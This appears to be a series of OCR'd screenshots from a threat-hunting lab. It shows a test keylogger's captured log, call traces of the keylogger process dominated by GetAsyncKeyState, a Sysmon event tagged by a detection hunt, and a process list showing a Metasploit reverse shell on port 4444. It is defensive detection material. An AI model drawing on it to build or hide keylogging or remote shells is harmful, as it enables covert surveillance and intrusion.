
C:\Users\Administrator.ENTERPRISE\Desktop\keylogger\2019-11-06_11-53-24.log - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
license.txt
2019-11-06_11-53-24.log

```


Window: 'keylogger'
[RETURN]

Window: '*C:\Users\Administrator.ENTERPRISE\Desktop\keylogger\license.txt - Notepad++ [Admini
TEST

Window: NO ACTIVE WINDOW


Window: 'keylogger'
[RMOUSE][LMOUSE]

Window: '*C:\Users\Administrator.ENTERPRISE\Desktop\keylogger\license.txt - Notepad++ [Admini

```

Normal tex | length : 324 | lines : 16 | Ln : 1 | Col : 1 | Sel : 0 | 0 | Dos\Windows | UTF-8 | INS

Keylogger


- Calltrace:



```
[(PID: 7668, keylogger, TID: 4604,      Module: keylogger!0x40256E), Count 116]
[(PID: 7668, keylogger, TID: 4604,      Module: keylogger!0x412940), Count 1]
[(PID: 7668, keylogger, TID: 4604,      Module: keylogger!0x414221), Count 1]
[(PID: 7668, keylogger, TID: 4604,      Module: ntdll!0x__RtlUserThreadStart), Count 175]
[(PID: 7668, keylogger, TID: 4604,      Module: ntdll!0x_RtlUserThreadStart), Count 175]
[(PID: 7668, keylogger, TID: 4604,      Module: ntdll!0xNtDelayExecution), Count 32]
[(PID: 7668, keylogger, TID: 4604,      Module: ntdll!0xRtlUnicodeToMultiByteN), Count 2]
[(PID: 7668, keylogger, TID: 4604,      Module: ntoskrnl!0x), Count 228]
[(PID: 7668, keylogger, TID: 4604,      Module: user32!0xDefWindowProcWorker), Count 2]
[(PID: 7668, keylogger, TID: 4604,      Module: user32!0xGetAsyncKeyState), Count 116]
[(PID: 7668, keylogger, TID: 4604,      Module: user32!0xGetWindowTextA), Count 3]
[(PID: 7668, keylogger, TID: 4604,      Module: user32!0xHMValidateHandle), Count 1]
[(PID: 7668, keylogger, TID: 4604,      Module: user32!0xNtUserGetForegroundWindow), Count 1]
[(PID: 7668, keylogger, TID: 4604,      Module: user32!0xRealDefWindowProcWorker), Count 2]
[(PID: 7668, keylogger, TID: 4604,      Module: user32!0xTestWindowProcess), Count 5]
[(PID: 7668, keylogger, TID: 4604,      Module: user32!0xWCSToMBEx), Count 1]
[(PID: 7668, keylogger, TID: 4604,      Module: vboxguest.sys!0x874601D9), Count 1]
[(PID: 7668, keylogger, TID: 4604,      Module: vboxguest.sys!0x87462FCE), Count 1]
[(PID: 7668, keylogger, TID: 4604,      Module: win32kbase.sys!0xApiSetEditionIsGpqForegroundAccessibleCurrent), Count 12]
[(PID: 7668, keylogger, TID: 4604,      Module: win32kbase.sys!0xEnterSharedCrit), Count 38]
[(PID: 7668, keylogger, TID: 4604,      Module: win32kbase.sys!0xEtwTraceAcquiredSharedUserCrit), Count 13]
[(PID: 7668, keylogger, TID: 4604,      Module: win32kbase.sys!0xEtwTraceReleaseUserCrit), Count 10]
[(PID: 7668, keylogger, TID: 4604,      Module: win32kbase.sys!0xGetDomainLockRef), Count 1]
[(PID: 7668, keylogger, TID: 4604,      Module: win32kbase.sys!0xNtUserGetAsyncKeyState), Count 38]
[(PID: 7668, keylogger, TID: 4604,      Module: win32kbase.sys!0xUserSessionSwitchLeaveCrit), Count 26]
[(PID: 7668, keylogger, TID: 4604,      Module: win32kbase.sys!0xValidateHwnd), Count 3]
[(PID: 7668, keylogger, TID: 4604,      Module: win32kbase.sys!0xValidateHwndEx), Count 1]
```

Keylogger


- Calltrace:



```
[(PID: 7668, keylogger, TID: 4604,     Module: keylogger!0x40256E), Count 116]
[(PID: 7668, keylogger, TID: 4604,     Module: keylogger!0x412940), Count 1]
[(PID: 7668, keylogger, TID: 4604,     Module: keylogger!0x414221), Count 1]
[(PID: 7668, keylogger, TID: 4604,     Module: ntdll!0x__RtlUserThreadStart), Count 175]
[(PID: 7668, keylogger, TID: 4604,     Module: ntdll!0x_RtlUserThreadStart), Count 175]
[(PID: 7668, keylogger, TID: 4604,     Module: ntdll!0xNtDelayExecution), Count 32]
[(PID: 7668, keylogger, TID: 4604,     Module: user32!0xDefWindowProcWorker), Count 2]
[(PID: 7668, keylogger, TID: 4604,     Module: user32!0xGetAsyncKeyState), Count 116]
[(PID: 7668, keylogger, TID: 4604,     Module: user32!0xGetWindowTextA), Count 3]
[(PID: 7668, keylogger, TID: 4604,     Module: user32!0xHMValidateHandle), Count 1]
[(PID: 7668, keylogger, TID: 4604,     Module: user32!0xNtUserGetForegroundWindow), Count 1]
[(PID: 7668, keylogger, TID: 4604,     Module: user32!0xRealDefWindowProcWorker), Count 2]
[(PID: 7668, keylogger, TID: 4604,     Module: vboxguest.sys!0x874601D9), Count 1]
[(PID: 7668, keylogger, TID: 4604,     Module: vboxguest.sys!0x87462FCE), Count 1]
[(PID: 7668, keylogger, TID: 4604,     Module: win32kbase.sys!0xApiSetEditionIsGpqForegroundAccessibleCurrent), Count 12]
[(PID: 7668, keylogger, TID: 4604,     Module: win32kbase.sys!0xEnterSharedCrit), Count 38]
[(PID: 7668, keylogger, TID: 4604,     Module: win32kbase.sys!0xEtwTraceAcquiredSharedUserCrit), Count 13]
[(PID: 7668, keylogger, TID: 4604,     Module: win32kbase.sys!0xEtwTraceReleaseUserCrit), Count 10]
[(PID: 7668, keylogger, TID: 4604,     Module: win32kbase.sys!0xGetDomainLockRef), Count 1]
[(PID: 7668, keylogger, TID: 4604,     Module: win32kbase.sys!0xNtUserGetAsyncKeyState), Count 38]
[(PID: 7668, keylogger, TID: 4604,     Module: win32kbase.sys!0xUserSessionSwitchLeaveCrit), Count 26]
[(PID: 7668, keylogger, TID: 4604,     Module: win32kbase.sys!0xValidateHwnd), Count 3]
[(PID: 7668, keylogger, TID: 4604,     Module: win32kbase.sys!0xValidateHwndEx), Count 1]
```

Keylogger


- Event enrichment (add “calltrace” field):



```
PID: 7668, keylogger, TID: 4604,     Module: ntoskrnl!0x, 228
PID: 7668, keylogger, TID: 4604,     Module: user32!0xDefWindowProcWorker, 2
PID: 7668, keylogger, TID: 4604,     Module: user32!0xGetAsyncKeyState, 116
PID: 7668, keylogger, TID: 4604,     Module: user32!0xGetWindowTextA, 3
PID: 7668, keylogger, TID: 4604,     Module: user32!0xHMValidateHandle, 1
PID: 7668, keylogger, TID: 4604,     Module: user32!0xNtUserGetForegroundWindow, 1
PID: 7668, keylogger, TID: 4604,     Module: user32!0xRealDefWindowProcWorker, 2
PID: 7668, keylogger, TID: 4604,     Module: user32!0xTestWindowProcess, 5
PID: 7668, keylogger, TID: 4604,     Module: user32!0xWCSToMBEx, 1
PID: 7668, keylogger, TID: 4604,     Module: vboxguest.sys!0x874601D9, 1
PID: 7668, keylogger, TID: 4604,     Module: vboxguest.sys!0x87462FCE, 1
PID: 7668, keylogger, TID: 4604,     Module: win32kbase.sys!0xApiSetEditionIsGpqForegroundAccessibleCurrent, 12
PID: 7668, keylogger, TID: 4604,     Module: win32kbase.sys!0xEnterSharedCrit, 38
PID: 7668, keylogger, TID: 4604,     Module: win32kbase.sys!0xEtwTraceAcquiredSharedUserCrit, 13
PID: 7668, keylogger, TID: 4604,     Module: win32kbase.sys!0xEtwTraceReleaseUserCrit, 10
PID: 7668, keylogger, TID: 4604,     Module: win32kbase.sys!0xGetDomainLockRef, 1
PID: 7668, keylogger, TID: 4604,     Module: win32kbase.sys!0xNtUserGetAsyncKeyState, 38
PID: 7668, keylogger, TID: 4604,     Module: win32kbase.sys!0xUserSessionSwitchLeaveCrit, 26
PID: 7668, keylogger, TID: 4604,     Module: win32kbase.sys!0xValidateHwnd, 3
PID: 7668, keylogger, TID: 4604,     Module: win32kbase.sys!0xValidateHwndEx, 1
PID: 7668, keylogger, TID: 4604,     Module: win32kbase.sys!0xW32GetThreadWin32Thread, 1
PID: 7668, keylogger, TID: 4604,     Module: win32kfull.sys!0xCoreWindowProp::GetTopLevelHostForComponent, 1
PID: 7668, keylogger, TID: 4604,     Module: win32kfull.sys!0xCoreWindowProp::IsComponent, 1
PID: 7668, keylogger, TID: 4604,     Module: win32kfull.sys!0xEditionIsGpqForegroundAccessibleCurrent, 1
PID: 7668, keylogger, TID: 4604,     Module: win32kfull.sys!0xIsForegroundShellFrameQueueAccessible, 1
PID: 7668, keylogger, TID: 4604,     Module: win32kfull.sys!0xIsGpqForegroundAccessibleCurrent, 1
PID: 7668, keylogger, TID: 4604,     Module: win32kfull.sys!0xIsThreadCrossSessionAttached, 1
PID: 7668, keylogger, TID: 4604,     Module: win32kfull.sys!0xNtUserGetForegroundWindow, 3
PID: 7668, keylogger, TID: 4604,     Module: win32u!0xNtUserGetAsyncKeyState, 114
```

Keylogger


- Tagged event:




host.name	hunts	event.action	calltrace	winlog.event_data.Image	winlog.event_data.ParentImage
win10-32	suspicious_GetAsyncKeyState_count	Process Create (rule: ProcessCreate)	PID: 7668, keylogger, TID: 4604, Module: halmacpi!0x82B5ACE6, 1 PID: 7668, keylogger, TID: 4604, Module: halmacpi!0x82B5B68A, 1 PID: 7668, keylogger, TID: 4604, Module: halmacpi!0x82B5CB86, 1 PID: 7668, keylogger, TID: 4604, Module:	C:\Users\Administrator.ENTERPRISE\Desktop\keylogger\keylogger.exe	C:\Windows\explorer.exe

Metasploit Incognito module

- Attacker got shell on the victim:



Process	CPU	Private Bytes	Working Set	PID	Description
System Idle Process	79.59	0 K	12 K	0	
svchost.exe	0.12	2,260 K	5,220 K	724	Host Process for Windows
svchost.exe	< 0.01	13,272 K	13,584 K	788	Host Process for Windows
svchost.exe	0.12	2,964 K	8,572 K	884	Host Process for Windows
dwm.exe	< 0.01	1,048 K	4,632 K	972	Desktop Window Manage
svchost.exe	5.14	22,716 K	34,504 K	936	Host Process for Windows
svchost.exe		4,368 K	9,048 K	1088	Host Process for Windows
svchost.exe	0.01	11,492 K	11,908 K	1224	Host Process for Windows
spoolsv.exe		4,076 K	8,040 K	1336	Spooler SubSystem App
svchost.exe		7,388 K	8,656 K	1364	Host Process for Windows
svchost.exe	< 0.01	1,128 K	3,892 K	1968	Host Process for Windows
svchost.exe		1,696 K	8,944 K	1448	Host Process for Windows
sppsvc.exe	< 0.01	5,008 K	10,344 K	1152	Microsoft Software Protect
svchost.exe		1,948 K	6,636 K	1868	Host Process for Windows
GoogleCrashHandler.exe		996 K	980 K	1880	Google Crash Handler
winlogbeat.exe	0.02	11,680 K	22,700 K	736	
SearchIndexer.exe	0.01	36,700 K	35,328 K	1824	Microsoft Windows Search
taskhost.exe	< 0.01	6,856 K	6,792 K	284	Host Process for Windows
explorer.exe	1.83	66,224 K	72,684 K	2068	Windows Explorer
VBoxTray.exe	0.01	2,132 K	4,844 K	2200	VirtualBox Guest Additions
procexp.exe	10.35	10,456 K	19,528 K	2420	Sysinternals Process Explo
shell_4444_192_168_117_1...	0.40	2,520 K	5,212 K	3800	ApacheBench command l
WmiPrvSE.exe	< 0.01	1,688 K	4,424 K	2900	WMI Provider Host
